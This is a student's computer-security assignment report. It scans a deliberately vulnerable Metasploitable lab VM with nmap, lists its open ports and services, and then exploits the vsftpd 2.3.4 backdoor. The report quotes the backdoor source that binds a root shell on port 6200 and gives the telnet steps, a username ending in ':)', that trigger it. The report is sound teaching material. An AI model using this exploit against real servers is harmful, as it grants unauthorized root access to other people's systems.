
Fundamentals of Computer Security
(CSE 345/CSE 545)
Assignment 2

Nakul Thureja
2020528

Question 1

Setting up the metasploitable VM using VMWare



Attack Machine:
The attack machine for this question will be Ubuntu Linux.

I installed Nmap using the command “sudo apt-get install nmap”


Part A:

Background:


- Why: Identify the os version of the metasploitable system
- How: Using nmap from the attack machine (attack machine should be on same network). Here I am using metasploit as a virtual machine on my main system i.e. the Ubuntu Linux(attacking Machine) therefore they are on the same network.
- Outcome: os version found: Linux 2.6.9 - 2.6.33

Steps:

- Find the IP address of the metasploitable system using "ifconfig" command.



- Run the command “sudo nmap -o 192.168.175.130” to find the OS Version of the VM



- Metasploitable Linux is vulnerable to nmap fingerprinting, due to which we can use nmap to find the OS remotely.
- Nmap finds the OS of the system by TCP/IP stack fingerprinting. It basically sends a series of TCP and UDP packets and analyzes every bit of the response to find OS.
- Here I have used -O flag which helps to tell the operating system of target VM.
- Successfully found the operating system of the VM as Linux 2.6.9 - 2.6.33


Part B:

Background:

- Why: List the open ports on the metasploitable system.
- How: Using nmap from the attack machine (attack machine should be on same network). Here I am using metasploit as a virtual machine on my main system i.e. the Ubuntu Linux(attacking Machine) therefore they are on the same network.
- Outcome: found a number of open ports which are vulnerable to attacks.

Steps:

- I used the following nmap command to generate the list of open vulnerable ports "sudo nmap -sV -O 192.168.175.130"




```
nakul@nakul-IP5:~$ sudo nmap -sV -O 192.168.175.130
[sudo] password for nakul:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 13:43 IST
Nmap scan report for 192.168.175.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.80%I=7%D=11/21%Time=637B3333%P=x86_64-pc-linux-gnu%r(NU
SF:LL,29,"\x01Host\x20address\x20mismatch\x20for\x20192\.168\.175\.1\n");
MAC Address: 00:0C:29:13:0D:7C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.38 seconds
```

- List open of ports documented in a table below.

Open Ports and their protocol

Port	**Protocol**
21	TCP
22	TCP
23	TCP
25	TCP
53	TCP
80	TCP
111	TCP
139	TCP
445	TCP
512	TCP
513	TCP
514	TCP
1099	TCP
1524	TCP
2049	TCP
2121	TCP
3306	TCP
5432	TCP
5900	TCP
6000	TCP
6667	TCP
8009	TCP
8180	TCP

- To generate a more detailed list of open ports I ran the command "sudo nmap -A 192.168.175.130"



```
nakul@nakul-IP5:~$ sudo nmap -A 192.168.175.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-20 13:05 IST
Nmap scan report for 192.168.175.130
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.175.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2022-11-20T07:36:05+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
```

Due to the large output, I have only put some of it.

- Since Metasploitable Linux is deliberately made insecure it does not protect itself from the nmap port scanning.
- Nmap sends raw IP packets and analyze the response to determine the hosts available on the network and further find the services they are running.
- Here I have used the -sV flag as well which tells the services running on these open ports on the target VM.
- Successfully found a list of open ports (documented below in a table with their default use)
- Successfully found services running on open ports (documented below in a table)

Open Ports and their Default Usage

Port	**Default Usage**
21	FTP
22	SSH
23	Telnet
25	SMTP
53	Internal Domain/ DNS
80	HTTP
111	rpcbind (RPC sevices)
139	NetBIOS Session service
445	NetBIOS Session service
512	exec (Authentication for remote process execution)
513	Remote Login
514	syslog (UNIX system Logging)
1099	java-rmi registry
1524	Ingreslock
2049	NFS (Network File System)
2121	FTP Proxy
3306	MySQL Database Service
5432	PostgreSQL Database
5900	VNC (Virtual Network Computing)
6000	X11
6667	ircd (Internet Relay Chat Daemon)
8009	AJP (Apache Jserv protocol)
8180	HTTP

Open Ports and Services running on them

Port	**Service(Version)**
21	ftp (vsftpd 2.3.4)
22	ssh (OpenSSH 4.7p1 Debain 8 ubuntu1 (protocol 2.0))
23	telnet (Linux telnetd)
25	smtp (Postfix smtpd)
53	domain (ISC BIND 9.4.2)
80	http (Apache/2.2.8)
111	rpcbind (2 (RPC #100000))
139	netbios-ssn (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))
445	netbios-ssn (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))
512	exec
513	login
514	shell
1099	java-rmi (GNU Classpath grmiregistry)
1524	bindshell (Metasploitable root shell)
2049	nfs (2-4 (RPC #100003))
2121	ftp (ProFTPD 1.3.1)
3306	mysql (MySQL 5.0.51a-3ubuntu5)
5432	postgresql
5900	vnc (VNC (protocol 3.3))
6000	X11
6667	irc (UnrealIRCd)
8009	ajp13 (Apache Jserv (Protocol v1.3))
8180	http (Apache Tomcat/Coyote JSP engine 1.1)

Part C:

Background:

- Why: Exploit the backdoor FTP of the metasploitable VM. The port 21 is running the vsftpd-2.3.4 service. Further readings from https://github.com/nikdubois/vsftpd-2.3.4-infected vsftpd runs a backdoor shell port at port 6200.

  Further the file https://github.com/nikdubois/vsftpd-2.3.4-infected/blob/e084c9543947d9509ea74731adca427418604cc2/str.c

```
int
str_contains_space(const struct mystr* p_str)
{
  unsigned int i;
  for (i=0; i < p_str->len; i++)
  {
    if (vsf_sysutil_isspace(p_str->p_buf[i]))
    {
      return 1;
    }
    else if((p_str->p_buf[i]==0x3a)
    && (p_str->p_buf[i+1]==0x29))
    {
      vsf_sysutil_extra();
    }
  }
  return 0;
}
```

  Shows that when username i.e. p_buf last two characters are compared with 0x3a(ascii: ‘:’) and 0x29(ascii: “)”) a function vsf_systutil_extra() is called.

Further in the file https://github.com/nikdubois/vsftpd-2.3.4-infected/blob/e084c9543947d9509ea74731adca427418604cc2/sysdeputil.c

```
int
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```

The function vsf_sysutil_extra() is opening a shell at port 6200.
This can give root access to any user with username ending with ":)", even if they are unauthorized.

- How: Using telnet we can get the root access from the ftp port 21 (which is compromised). When asked for a username simply append :) and any random password.
- Outcome: We can easily get the root access of the metasploitable VM which is not at all great for security reasons.

Steps:

- As shown in part B


```
nakul@nakul-IP5:~$ sudo nmap -sV 192.168.175.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-20 13:03 IST
Nmap scan report for 192.168.175.130
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
```

  The port 21 is running the vsftpd 2.3.4, a version known to have a vulnerability due to which unauthorized backdoor access to the metasploitable VM can be taken.

- To exploit this vulnerability we can use the "telnet 192.168.175.130 21" command
  We can enter any username ending with :) and any random password.

```
nakul@nakul-IP5:~$ telnet 192.168.175.130 21
Trying 192.168.175.130...
Connected to 192.168.175.130.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user nakul:)
331 Please specify the password.
pass p4ssw0rd
```

- Now opening another terminal window if we use the command of telnet on port 6200 we can gain access to root user.



- As shown, we can do whatever we want with this terminal here I have run the “whoami” and “ls” commands.

Tools Used:

- NONE
- I have exploited this vulnerability using telnet.
- This vulnerability could also be the Metasploit tool.

Commands Executed:

- Finding IP address using "ifconfig" command
- Finding the vulnerable service running on FTP port 21 using command "sudo nmap -sV 192.168.175.130"
- The command "telnet 192.168.175.130 21" establishes a connection with the vsftpd server.
- The command "telnet 192.168.175.130 6200" to connect to the backdoor shell at port 6200.
- whoami; to check root access
- Ls; we are in

Outcome of the Exploit:

- With the vulnerability present in vsftpd 2.3.4, I was easily able to gain root access to the metasploitable VM.
- Even without valid credentials I was able to gain access just by appending :) to the username.
- I was able to achieve this using telnet as mentioned above in the report.
- With the root access to the machine I can do anything I want.

Part D:
Note: I have used my KALI Linux VM as the attacking machine in this part in which I have installed OWASP ZAP.

Background:

